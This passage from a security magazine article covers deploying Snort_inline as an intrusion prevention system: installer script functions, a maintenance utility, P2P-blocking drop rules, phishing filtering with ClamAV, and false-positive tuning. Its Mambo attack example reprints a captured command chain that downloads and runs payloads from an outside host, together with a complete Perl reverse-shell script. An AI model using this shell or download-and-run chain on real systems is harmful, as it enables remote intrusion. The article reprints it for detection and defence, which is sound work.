- SA_INLINE – this function compiles Snort_inline,
- SA_REPORT – this function installs Snort Report,
- SA_PLACID – this function installs PLACID,
- SA_SNORT_CONF – this functions sets Snort's configuration file with the values specified before (homenet, Snort password, etc.),
- SA_AUTO – this function is used to set Snort on boot,
- SA_ETH – this function is used to set the Ethernet interfaces,
- SA_SET_SCRIPT – this function is used to create a script that starts the chosen snort version (classic Snort or Snort_inline) and the parameters specified before (ip, gw, netmask, network etc.),
- SA_START – this function is used to start Snort once its installation is complete,
- SA_EMAIL – this function is used to send information to the Snortattack Team, to get positive or negative feedback concerning the installation using *fast_inline.sh.*

Once the installation is complete, you should restart your computer.

As for the fast_utility script, it is a recently developed interactive script which simplifies routine operations performed on a IPS device, such as:

- changing the bridge IP address,
- restarting Snort,
- updating the rules,
- backup of alerts and clearing the database,
- notifying a false positive,
- changing the homenet,
- changing the network type (LAN DMZ MISTA),
- changing the root password, etc.

It is designed to be used also as a console application and is executed at every root login.

If some of the above-mentioned variables are not specified in fast_inline, this means that they are not necessary for the script's functioning. Our advice is to enable by default the variable that manage the functions. For further information, refer to the user's guide on *www.snortattack.org*.

Practical Examples

Let us now list some attack techniques found by Snort_inline using rules and preprocessors.

Attacks targeted to Mambo

The attack we are going to analyse here is aimed at *compromising* a server and loading an exploit for a vulnerability in Mambo<= 4.0.11. In this case the packets are taken from an Apache log as shown in Listing 7.

It is to be noted that through this command we can load and start *cmd.txt*. Below is the clean text:

```
cd /tmp; \
wget 216.99.b.b/cback;
       chmod 744 cback; \
./cback 217.160.c.c 8081; \
wget 216.99.b.b/dc.txt;
       chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
      cd /var/tmp; \
curl -o cback http://
      216.99.b.b/cback;
      chmod 744 cback; \
./cback 217.160.c.c 8081; \
curl -o dc.txt http://
      216.99.b.b/dc.txt;
      chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
      echo YYY;echo|
```

This is the content of *cmd.txt*:

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
```



Figure 6. *Tables showing Snort's performances with pmgraph*

```
$PORT = $ARGV[1];
socket(SOCKET,
       PF_INET, SOCK_STREAM,
       getprotobyname('tcp'));
connect(SOCKET,
       sockaddr_in
      ($PORT,inet_aton($IP)));
SOCKET->autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
system("id;pwd;uname -a;w;
      HISTFILE=/dev/null /bin/sh -i");
```

It is to be noted that this passage aims at discovering which user is running Mambo. The quick response of the server to this passage is shown in Listing 8.

So if Mambo has root privileges we can run a script through the vulnerability it detected. In this case, Snort's response is shown in Listing 9.

Phishing

In the field of scientific research, the term *phishing* is used to describe a study carried out on a poorly known issue without a precise aim: it means *searching randomly* like a fisherman who throws his net hoping to catch some fish. This is the meaning of the term since 1990.

In computing, *phishing* is a social engineering technique used to obtain access to personal and confidential information with the aim to steal the user's identity with fake e-mail messages (or also through other social engineering techniques), which we were created to appear authentic. The user is deceived by these messages and induce to provide their personal information such as bank account number, username and password, credit card number, etc.

Following the definitions provided by *Wikipedia*, we will describe a method able to solve this problem. We will present (though already mentioned before) a useful tool, the ClamAV preprocessor. This preprocessor is integrated in the Snort_inline release. The principle behind this preprocessor is apparently very simple, but it is useless if not configured properly. The ClamAV preprocessor uses the dbdir released by ClamAV as interception rules for Snort and then enables the drop action after it is detected. It is extremely important to maintain ClamAV definitions (dbdir) constantly updated. It is to be noted that this preprocessor does not meet all the above rules, but only clear virus/phishing attacks that are not encrypted and compressed.

This being said, it is obvious that this preprocessor is perfect to block phishing attacks because these attacks are clear and readable. To configure this type of network, please refer to the next paragraph.

File Sharing

As we all know, private networks make extensive use of peer to peer programs. The most common clients for downloading peer to peer files are: eMule, Bittorrent, Gnutella, Kazaa, Soulseek. The most common protocols used by these clients are:

- bittorrent (used by the bittorrent client),
- eDonkey (used by the eMule client),
- fastrack (used by the Kazaa client),
- Gnutella (used by the Gnutella client),
- Soulseek (used by the Soulseek client),

To disable these types of peer to peer client, we need to activate the following rule sets: bleeding-P2P and P2P. These files contain (`/etc/snort_inline/rules/bleeding-p2p.rules .../p2p.rules`) all the latest rules to protect the network from being used by harmful P2P programs, which as we exactly know, saturates the available bandwidth in most connections. We need to check that the HOMENET defined in *snort_inline.conf* is the network we want to protect from these clients.

Such *rules* are divided by action types. So we have for instance:

- file search on a eDonkey network:

```
drop udp $HOME_NET any ->
       $EXTERNAL_NET 4660:4799
       (msg: "BLEEDING-EDGE P2P
       eDonkey Search"; content:
      "|e3 0e|";
       offset: 0; depth: 2;
       rawbytes;classtype:
       policy-violation;
       reference:url,
       www.edonkey.com;
       sid: 2001305; rev:3;
)
```

- the bittorrent traffic:

```
drop tcp $HOME_NET any ->
       $EXTERNAL_NET any (msg:
       "BLEEDING-EDGE P2P
       BitTorrent Traffic";
       flow:
       established;
       content:
      "|0000400907000000|";
       offset: 0; depth: 8;
       reference:
      url,bitconjurer.org/BitTorrent/
      protocol.html;
       classtype: policy-violation;
       sid: 2000357; rev:3; )
```

- request of a Gnutella client:

```
drop tcp $HOME_NET any ->
        $EXTERNAL_NET any (msg:
        "P2P GNUTella client request";
        flow:to_server,established;
        content: "GNUTELLA"; depth:8;
        classtype:policy-violation;
        sid:1432; rev:6;)
```

It is not always possible to completely stop the traffic generated by a P2P client, in fact, tests have proved that the eMule program cannot block the kad network; whereas bittorrent is only limited in the band usage. Though this solution cannot blocked completely these programs, enabling these rules will generate continuous failures that will discourage those using file sharing applications.

Detection of false positives: a systematic approach (using BASE)

Now we will create a method to detect false positives. We will describe three different scenarios: false positive in web navigation; false positive in failed mail; general false positive.

In the first instance, we need to know the host's source IP address which finds a failure, then through the basic web interface and by exploiting the search option, we will select IP critheria and enter the IP address in round brackets and finally search it in the notifications. We will find an alert (that generated a drop) and we can choose between 2 type of solutions:

- disable the rules concerning the false positive,
- add the source IP address in the variable defined in the `snort_inline.conf` file as homenet.

Through the pmgaph tool, we are able to know the device's traffic and performance statistics. A remarkable table is the one which represents the CPU load that can lead to false positives (in case of values higher than 70% of usage) which were not detected by the security engine BASE.

Listing 10. *Recommended configuration of httpd.conf and my.cnf*

```
httpd.conf:
MinSpareServers 3
MaxSpareServers 6
StartServers 1
MaxClients 15
MaxRequestsPerChild 10
my.cnf :
key_buffer              = 4M
max_allowed_packet      = 4M
thread_stack            = 32K
query_cache_limit       = 104857
query_cache_size        = 1677721
query_cache_type        = 1
max_allowed_packet      = 4M
key_buffer              = 4M
```

Other important information for finding false positives are the attacks by second. If this table shows values higher than 15 per second, then we have one of the two following cases: A – false positive; B – attack targeted to a network host. The most useful feature is the table representing the blocked content created by security engine. Thanks to BASE we are able to view the details of an attack and the *plain text* option is very useful to read the intercepted traffic in ASCII format. It is not possible to view the RAM space through a web graphical tool.

This feature is particularly important if we want to enbale large amounts of rules. To prevent our machine from crashing or generating false positives, we recommend you optimize the rules and daemons as Apache or MySQL (see Listing 10).

Conclusion

To conclude, Snort_inline is an efficient method to face an extremely dangerous network environment. It is not the solution to all evils but rather a well-structured security application if implemented according to your needs.

With Snort the rule according to which enabling everything makes my computer safer does not apply because behind every rule there can be a false positive that will block innocent activity and generate other problems. ●

On the Net

- *http://www.snort.org* – Snort,
- *http://snort-inline.sourceforge.net* – Snort_inline,
- *http://secureideas.sourceforge.net* – Base,
- *http://speakeasy.wpi.edu/placid* – PLACID,
- *http://oinkmaster.sourceforge.net* – Oinkmaster,
- *http://sourceforge.net/projects/srram* – SRRAM,
- *http://people.su.se/~andreaso/perfmon-graph* – pmgraph
- *http://fedora.redhat.com* – Fedora,
- *http://www.debian.org* – Debian,
- *http://www.mamboserver.com* – Mambo,
- *http://www.clamav.net* – ClamAV,
- *http://www.bleedingsnort.com* – Bleedingsnort,
- *http://www.snortattack.org* – Snortattack.

About the authors

Pierpaolo Palazzoli works in the security field and graduated in Telecom Engineering from the Politecnico of Milan, in Italy. He's been working on Snort for five years. Matteo Valenza works in the IT sector as a system administrator. He's been working on Snort for a year. *Snortattack.org* is the result of the collaboration and knowledge sharing between Matteo and Paolo. It appeared on the Internet six months ago, but was conceived by the Team two years ago. Its strengths relies on the user guides and scripts to install Snort written in Italian and English. It also has an active discussion board and a mailing list. With *Snortattack.org*, Pierpaolo and Matteo intend to build a Snort User Group aimed at sharing ideas on the program for Italian and worldwide users. Visit: *www.snortattack.org*.